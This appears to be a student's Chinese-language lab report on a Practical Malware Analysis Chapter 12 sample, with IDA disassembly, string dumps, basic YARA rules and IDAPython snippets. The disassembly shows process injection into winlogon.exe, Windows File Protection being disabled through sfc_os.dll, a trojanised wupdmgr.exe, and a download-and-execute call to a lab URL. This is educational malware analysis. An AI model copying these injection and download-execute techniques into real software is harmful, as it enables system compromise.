text:00401423 loc_401423: ; CODE XREF: _main+C7↑j
text:00401423      lea     eax, [ebp+var_1228]
text:00401429      push    eax
text:0040142A      push    1000h
text:0040142F      lea     ecx, [ebp+dwProcessId]
text:00401435      push    ecx
text:00401436      call    dword_403124
text:0040143C      test    eax, eax
text:0040143E      jnz     short loc_40144A
text:00401440      mov     eax, 1
text:00401445      jmp     loc_401598
text:0040144A ; -----
text:0040144A loc_40144A: ; CODE XREF: _main+EE↑j
text:0040144A      mov     edx, [ebp+var_1228]
text:00401450      shr     edx, 2
text:00401453      mov     [ebp+var_145C], edx
text:00401459      mov     [ebp+var_1238], 0
text:00401463      jmp     short loc_401474
text:00401465 ; -----
text:00401465 loc_401465: ; CODE XREF: _main:loc_4014CF↓j
text:00401465      mov     eax, [ebp+var_1238]
text:0040146B      add     eax, 1
text:0040146E      mov     [ebp+var_1238], eax
text:00401474
text:00401474 loc_401474: ; CODE XREF: _main+113↑j
```



```

.text:00401474 loc_401474:                                ; CODE XREF: _main+113↑j
.text:00401474      mov     ecx, [ebp+var_145C]
.text:0040147A      add     ecx, 1
.text:0040147D      cmp     [ebp+var_1238], ecx
.text:00401483      jnb     short loc_4014D1
.text:00401485      mov     edx, [ebp+var_1238]
.text:0040148B      cmp     [ebp+edx*4+dwProcessId], 0
.text:00401493      jz      short loc_4014CF
.text:00401495      mov     eax, [ebp+var_1238]
.text:0040149B      mov     ecx, [ebp+eax*4+dwProcessId]
.text:004014A2      push    ecx                ; dwProcessId
.text:004014A3      call    sub_401000
.text:004014A8      add     esp, 4
.text:004014AB      mov     [ebp+var_114], eax
.text:004014B1      cmp     [ebp+var_114], 0
.text:004014B8      jz      short loc_4014CF
.text:004014BA      mov     edx, [ebp+var_1238]
.text:004014C0      mov     eax, [ebp+edx*4+dwProcessId]
.text:004014C7      mov     [ebp+var_1234], eax
.text:004014CD      jmp     short loc_4014D1
.text:004014CF ; -----
.text:004014CF loc_4014CF:                                ; CODE XREF: _main+143↑j
.text:004014CF      ; _main+168↑j
.text:004014CF      jmp     short loc_401465

```

Q1.位置 0x401000 的代码完成了什么功能？

恶意代码查看给定 PID 是否为 winlogon.exe 进程，这里代码的功能是找到 winlogon.exe 模块，

分析：首先填充两个字符串，如下图所示：

```

.txt:00401003      sub     esp, 120h
.txt:00401009      push    edi
.txt:0040100A      mov     eax, dword_403010
.txt:0040100F      mov     dword ptr [ebp+Str2], eax
.txt:00401012      mov     ecx, dword_403014
.txt:00401018      mov     [ebp+var_10], ecx
.txt:0040101B      mov     edx, dword_403018
.txt:00401021      mov     [ebp+var_C], edx
.txt:00401024      mov     al, byte_40301C
.txt:00401029      mov     [ebp+var_8], al
.txt:0040102C      mov     ecx, dword_403020
.txt:00401032      mov     dword ptr [ebp+Str1], ecx
.txt:00401038      mov     edx, dword_403024
.txt:0040103E      mov     [ebp+var_114], edx
.txt:00401044      mov     ax, word_403028
.txt:0040104A      mov     [ebp+var_110], ax
.txt:00401051      mov     cl, byte_40302A
.txt:00401057      mov     [ebp+var_10E], cl
.txt:0040105D      mov     ecx, 3Eh
.txt:00401062      xor     eax, eax
.txt:00401064      lea     edi, [ebp+var_10D]
.txt:0040106A      rep stosd
.txt:0040106C      stosb
.txt:0040106D      mov     edx, [ebp+dwProcessId]
.txt:00401070      push    edx                ; dwProcessId
.txt:00401071      push    0                  ; bInheritHandle
.txt:00401073      push    410h               ; dwDesiredAccess

```

Q2.代码注入了哪个进程？

winlogon.exe 是被注入的进程，根据题 1 的分析，注入 winlogon.exe 进程。

Q3.使用 LoadLibraryA 装载了哪个 DLL 程序？

DLL sfc\_os.dll 用来禁用 Windows 的文件保护机制，加载了 sfc\_os.dll，紧接着循环遍历进程之后，立马调用了 sub\_401174 函数：找到 sfc.os.dll 的 2 号函数，然后远程线程到目标进程中执行 2 号函数是 SfcTerminateWacherThread，在下次启动之前禁用 windows 文件保护机制，如下图所示：

```

text:0040106D      mov     edx, [ebp+dwProcessId]
text:00401070      push    edx                ; dwProcessId
text:00401071      push    0                  ; bInheritHandle
text:00401073      push    410h               ; dwDesiredAccess
text:00401078      call    ds:OpenProcess
text:0040107E      mov     [ebp+hObject], eax
text:00401081      cmp     [ebp+hObject], 0
text:00401085      jz      short loc_4010C2
text:00401087      lea     eax, [ebp+var_120]
text:0040108D      push    eax
text:0040108E      push    4
text:00401090      lea     ecx, [ebp+var_11C]
text:00401096      push    ecx
text:00401097      mov     edx, [ebp+hObject]
text:0040109A      push    edx
text:0040109B      call    dword_40312C
text:004010A1      test    eax, eax
text:004010A3      jz      short loc_4010C2
text:004010A5      push    104h
text:004010AA      lea     eax, [ebp+Str1]
text:004010B0      push    eax
text:004010B1      mov     ecx, [ebp+var_11C]
text:004010B7      push    ecx
text:004010B8      mov     edx, [ebp+hObject]
text:004010BB      push    edx
text:004010BC      call    dword_403128

:0040118F      push    offset aSeDebugprivile ; "SeDebugPrivilege"
:00401194      call    sub_4010FC
:00401199      test    eax, eax
:0040119B      jz      short loc_4011A1
:0040119D      xor     eax, eax
:0040119F      jmp     short loc_4011F8

:004011A1 ; -----
:004011A1      loc_4011A1:
:004011A1      push    2                  ; CODE XREF: sub_401174+27↑j
:004011A1      push    offset LibFileName ; "sfc_os.dll"
:004011A3      call    ds:LoadLibraryA
:004011A8      push    eax                ; hModule
:004011AE      call    ds:GetProcAddress
:004011B5      mov     lpStartAddress, eax
:004011BA      mov     eax, [ebp+dwProcessId]
:004011BD      push    eax                ; dwProcessId
:004011BE      push    0                  ; bInheritHandle
:004011C0      push    1F0FFFh           ; dwDesiredAccess
:004011C5      call    ds:OpenProcess
:004011CB      mov     [ebp+hProcess], eax
:004011CE      cmp     [ebp+hProcess], 0
:004011D2      jnz     short loc_4011D8
:004011D4      xor     eax, eax
:004011D6      jmp     short loc_4011F8

```

Q4.传递给 CreateRemoteThread 调用的第 4 个参数是什么？

传递给 CreateRemoteThread 的第 4 个参数是一个函数指针，指向 sfc\_os.dll 中一个未命名的序号为 2 的函数 (SfcTerminateWatcherThread)，和题目三类似是从 dll 中找到的函数地址。

Q5.二进制主程序释放出了哪个恶意代码？

恶意代码从资源段中释放一个二进制文件，并且将这个二进制文件覆盖旧的 Windows 更新程序 (wupdmgr.exe)。覆盖真实的 wupdmgr.exe 之前，恶意代码将它复制到%TEMP%目录，供以后使用，这里先把原本的 wupdmgr.exe 给移动到临时目录下了，然后调用函数 sub\_4011FC 进行资源释放，释放假的 wupdmgr.exe 到原位置，如下图所示：

Q6.释放出恶意代码的目的是什么？

恶意代码向 winlogon.exe 注入一个远程线程，并且调用 sfc\_os.dll 的一个导出函数（序号为 2 的 SfcTerminateWatcherThread），在下次启动之前禁用 Windows 的文件保护机制。因为这个函数一定要运行在进程 winlogon.exe 中，所以 CreateRemoteThread 调用十分必要。恶意代码通过用这个二进制文件来更新自己的恶意代码，并且调用原始的二进制文件（位于 %TEMP% 目录）来特洛伊木马化 wupdmgr.exe 文件。

找到存起来的资源文件进行分析：执行真正的 wupdmgr.exe 程序，然后下载更新 exe 程序并执行，用来特洛伊木马化 wupdmgr.exe 文件，并通过下载更新文件来更新恶意代码，如下图所示：

```
E:00401524      push     offset aSS_0      ; "%S%S"
E:00401529      push     10Eh              ; Count
E:0040152E      lea      ecx, [ebp+Dest]
E:00401534      push     ecx                ; Dest
E:00401535      call     ds:_snprintf
E:00401538      add      esp, 14h
E:0040153E      lea      edx, [ebp+var_110]
E:00401544      push     edx                ; lpBuffer
E:00401545      push     10Eh              ; nBufferLength
E:0040154A      call     ds:GetTempPathA
E:00401550      push     offset aWinup_exe ; "\\winup.exe"
E:00401555      lea      eax, [ebp+var_110]
E:00401558      push     eax
E:0040155C      push     offset aSS_1      ; "%S%S"
E:00401561      push     10Eh              ; Count
E:00401566      lea      ecx, [ebp+NewFileName]
E:0040156C      push     ecx                ; Dest
E:0040156D      call     ds:_snprintf
E:00401573      add      esp, 14h
E:00401576      lea      edx, [ebp+NewFileName]
E:0040157C      push     edx                ; lpNewFileName
E:0040157D      lea      eax, [ebp+Dest]
E:00401583      push     eax                ; lpExistingFileName
E:00401584      call     ds:MoveFileA
E:0040158A      call     sub_4011FC
E:0040158F      xor      eax, eax
E:00401591      jmp      short loc_401598
```

找到 winlogon.exe 的 PID

提升进程权限

创建远程线程执行，sfc\_os.dll 的 2 号导出函数

将 wupdmgr.exe 移动到 %Temp% 目录

释放资源到 wupdmgr.exe

```

push    eax                ; lpCmdLine
call    ds:WinExec
push    10Eh               ; uSize
lea     ecx, [ebp+var_330]
push    ecx                ; lpBuffer
call    ds:GetWindowsDirectoryA
push    offset aSystem32Wupdmg ; "\\system32\\wupdmgrd.exe"
lea     edx, [ebp+var_330]
push    edx
push    offset aSS_0       ; "%s%s"
push    10Eh               ; BufferCount
lea     eax, [ebp+var_440]
push    eax                ; Buffer
call    ds:_snprintf
add     esp, 14h
push    0                  ; LPBINDSTATUSCALLBACK
push    0                  ; DWORD
lea     ecx, [ebp+var_440]
push    ecx                ; LPCSTR
push    offset aHttpwwwPractic ; "http://www.practicalmalwareanalysis.com"...
push    0                  ; LPUNKNOWN
call    URLDownloadToFileA
mov     [ebp+var_444], eax
cmp     [ebp+var_444], 0
jnz     short loc_401124

```

```

push    0                  ; uCmdShow
lea     edx, [ebp+var_440]
push    edx                ; lpCmdLine
call    ds:WinExec

```

```

loc_401124:
xor     eax, eax
pop     edi
mov     esp, ebp
pop     ebp
retn
_main endp

```

## YARA

根据字符串，可以编写 yara 规则。

```
import "pe"
```

```
rule EXE {
```

```
  strings:
```

```
    $exe = ".exe" nocase
```

```
  condition:
```

```
    $exe}

```



```
rule DLL {
  strings:
    $dll = /[a-zA-Z0-9_]*.dll/

  condition:
    $dll}

rule WriteFile {
  strings:
    $name = "WriteFile"

  condition:
    $name }

rule SetHook {
  strings:
    $SetFunc = "SetWindowsHookExA"
    $UnFunc = "UnhookWindowsHookEx"

  condition:
    $SetFunc or $UnFunc
}

rule URL {
  strings:
    $Http = "http://" nocase
    $Https = "https://" nocase

  condition:
    $Http or $Https
}

rule UseSource {
  strings:
    $find = "FineResourceA"
    $load = "LoadResource"
    $size = "SizeofResource"

  condition:
    $find or $load or $size}
```

.rdata:00...	00000017	C	__GLOBAL_HEAP_SELECTED
.rdata:00...	00000015	C	__MSVCRT_HEAP_SELECT
.rdata:00...	0000000F	C	runtime error
.rdata:00...	0000000E	C	TLOSS error\r\n
.rdata:00...	0000000D	C	SING error\r\n
.rdata:00...	0000000F	C	DOMAIN error\r\n
.rdata:00...	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00...	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00...	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00...	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:00...	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00...	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00...	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00...	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00...	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00...	00000021	C	\r\nabnormal program termination\r\n
.rdata:00...	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00...	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00...	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00...	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00...	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00...	00000017	C	<program name unknown>
.rdata:00...	00000013	C	GetLastActivePopup
.rdata:00...	00000010	C	GetActiveWindow
.rdata:00...	0000000C	C	MessageBoxA
.rdata:00...	0000000B	C	user32.dll
.rdata:00...	0000000D	C	KERNEL32.dll
.data:004...	0000000D	C	explorer.exe

Address	Length	Type	String
.rdata:00...	0000000F	C	runtime error
.rdata:00...	0000000E	C	TLOSS error\r\n
.rdata:00...	0000000D	C	SING error\r\n
.rdata:00...	0000000F	C	DOMAIN error\r\n
.rdata:00...	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00...	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00...	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00...	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:00...	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00...	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00...	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00...	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00...	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00...	00000021	C	\r\nabnormal program termination\r\n
.rdata:00...	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00...	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00...	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00...	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00...	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00...	00000017	C	<program name unknown>
.rdata:00...	00000013	C	GetLastActivePopup
.rdata:00...	00000010	C	GetActiveWindow
.rdata:00...	0000000C	C	MessageBoxA
.rdata:00...	0000000B	C	user32.dll
.rdata:00...	0000000D	C	KERNEL32.dll
.data:004...	0000000D	C	\\svchost.exe
.data:004...	00000015	C	NtUnmapViewOfSection

```


ysis Labs\BinaryCollection\Chapter_12L
EXE C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-01.exe
DLL C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-01.dll
WriteFile C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practica
1 Malware Analysis Labs\BinaryCollection\Chapter_12L\Lab12-01.dll
EXE C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-02.exe
DLL C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-02.exe
WriteFile C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practica
1 Malware Analysis Labs\BinaryCollection\Chapter_12L\Lab12-02.exe
UseSource C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practica
1 Malware Analysis Labs\BinaryCollection\Chapter_12L\Lab12-02.exe
DLL C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-01.exe
WriteFile C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practica
1 Malware Analysis Labs\BinaryCollection\Chapter_12L\Lab12-01.exe
EXE C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-04.exe
DLL C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-04.exe
WriteFile C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practica
1 Malware Analysis Labs\BinaryCollection\Chapter_12L\Lab12-04.exe
URL C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-04.exe
UseSource C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practica
1 Malware Analysis Labs\BinaryCollection\Chapter_12L\Lab12-04.exe
DLL C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical Malw
are Analysis Labs\BinaryCollection\Chapter_12L\Lab12-03.exe
WriteFile C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practica
1 Malware Analysis Labs\BinaryCollection\Chapter_12L\Lab12-03.exe
SetHook C:\Users\53653_000\Desktop\duku\PracticalMalwareAnalysis-Labs\Practical
Malware Analysis Labs\BinaryCollection\Chapter_12L\Lab12-03.exe

```

Address	Length	Type	String
.rdata:0000000F	C	runtime error	
.rdata:0000000E	C	TLOSS error\r\n	
.rdata:0000000D	C	STRING error\r\n	
.rdata:0000000F	C	DOMAIN error\r\n	
.rdata:00000025	C	E6028\r\n unable to initialize heap\r\n	
.rdata:00000035	C	E6027\r\n not enough space for lowio initialization\r\n	
.rdata:00000035	C	E6026\r\n not enough space for stdio initialization\r\n	
.rdata:00000026	C	E6025\r\n pure virtual function call\r\n	
.rdata:00000035	C	E6024\r\n not enough space for _onexit/atexit table\r\n	
.rdata:00000029	C	E6019\r\n unable to open console device\r\n	
.rdata:00000021	C	E6018\r\n unexpected heap error\r\n	
.rdata:0000002D	C	E6017\r\n unexpected multithread lock error\r\n	
.rdata:0000002C	C	E6016\r\n not enough space for thread data\r\n	
.rdata:00000021	C	\r\nabnormal program termination\r\n	
.rdata:0000002C	C	E6009\r\n not enough space for environment\r\n	
.rdata:0000002A	C	E6008\r\n not enough space for arguments\r\n	
.rdata:00000025	C	E6002\r\n floating point not loaded\r\n	
.rdata:00000025	C	Microsoft Visual C++ Runtime Library	
.rdata:0000001A	C	Runtime Error!\n\nProgram:	
.rdata:00000017	C	<program name unknown>	
.rdata:00000013	C	GetLastActivePop	
.rdata:00000010	C	GetActiveWindow	
.rdata:0000000C	C	MessageBoxA	
.rdata:0000000B	C	user32.dll	
.rdata:0000000D	C	KERNEL32.dll	
.rdata:0000000B	C	USER32.dll	
.data:004000000C	C	\r\n[Window:	
.data:0040000013	C	ConsoleWindowClass	

Address	Length	Type	String
.rdata:0000000D	C	KERNEL32.dll	
.rdata:0000000D	C	ADVAPI32.dll	
.rdata:0000000B	C	MSVCRT.dll	
.data:0040000011	C	SeDebugPrivilege	
.data:004000000B	C	sfc_os.dll	
.data:0040000016	C	\\system32\\wupdmgr.exe	
.data:0040000005	C	%s%s	
.data:0040000005	C	#101	
.data:0040000013	C	EnumProcessModules	
.data:004000000A	C	psapi.dll	
.data:0040000013	C	GetModuleBaseNameA	
.data:004000000A	C	psapi.dll	
.data:004000000E	C	EnumProcesses	
.data:004000000A	C	psapi.dll	
.data:0040000016	C	\\system32\\wupdmgr.exe	
.data:0040000005	C	%s%s	
.data:004000000B	C	\\winup.exe	
.data:0040000005	C	%s%s	

IDA python



代码如下:

首先对某字符串进行搜索，找到后返回字符串地址：

```
print hex(FindBinary(MinEA(),SEARCH_DOWN,'HGL345'))
```

```
print hex(FindBinary(MinEA(),SEARCH_DOWN,'http://www.malwareanalysisbook.com'))
```

从当前地址查找第一个指令并返回指令地址，从当前地址查找第一个数据项并返回数据地址。

```
print hex(FindCode(MinEA(),SEARCH_DOWN))
```

```
print hex(FindData(MinEA(),SEARCH_DOWN))
```

获取代码段中的所有函数、函数中的参数、函数名及函数中调用了哪些函数。

```
for seg in Segments():
```

```
    #如果为代码段
```

```
    if SegName(seg) == '.text':
```

```
        for function_ea in Functions(seg,SegEnd(seg)):
```

```
            FunctionName=GetFunctionName(function_ea)
```

```
            print FunctionName
```



```
nextFunc=NextFunction(function_ea)
```

```
print nextFunc
```

遍历所有函数，并查找所有对每个函数执行的调用，引用将存储在两个字典中。

```
from sets import Set
```

```
ea=ScreenEA()
```

```
Par=dict()
```

```
son=dict()
```

```
for fun in Functions(SegStart(ea),SegEnd(ea)): #遍历函数
```

```
    f_name=GetFunctionName(fun)
```

```
    Par[f_name]=Set(map(GetFunctionName,CodeRefsTo(fun,0))) #创建一个集合，其中包含调用（引用）
```

的所有函数的名称

```
    for fun_son in CodeRefsTo(fun,0): #遍历所有的引用
```

```
        fname_son=GetFunctionName(fun_son) #获取引用函数的名称
```

```
        son[fname_son]=son.get(fname_son,Set())
```

```
        son[fname_son].add(f_name); #将当前函数添加到函数列表中
```

```
    functions=Set(Par.keys()+son.keys()) #获取所有函数的列表
```

```
for per in functions:
```

```
    print "%d %s %d" % (len(Par.get(per,[])),per,len(son.get(per,[])))
```

## 四、实验结论及心得体会

本次实验，我熟悉了对恶意代码分析工具有了更深入的理解，加深了我对恶意代码的理解和相关知识的掌握。在实验过程中，通过亲手分析恶意代码，我收获了很多，过程是非常快乐的。最后，我对本门课程的实验开始得心应手，做实验的速度越来越快了。

在本次实验当中，我们主要了解到了进程注入，进程注入是一种将恶意代码注入到目标进程中并在其上下文中执行的技术。为了防治进程注入，我们介绍了几种有效的防护方法。其中，代码签名验证是一种验证进程中的代码是否被合法签名的方法，以防止未经授权的代码注入。内存保护机制如写时复制和不可执行内存页面也能有效防止对进程内存的非法修改和注入。此外，限制进程的权限是确保只有具有足够权限的进程才能对其他进程进行注入操作的重要手段。

我们还了解了关于进程替换，APC 注入等等的相关技术，这些技术的使用让恶意代码的功能变的会更加丰富，同时我们的防治工作也需要更进一步。作为信息安全专业的学生，更是体会到了未来学习工作道路的艰辛，面对困难迎难而上，砥砺前行。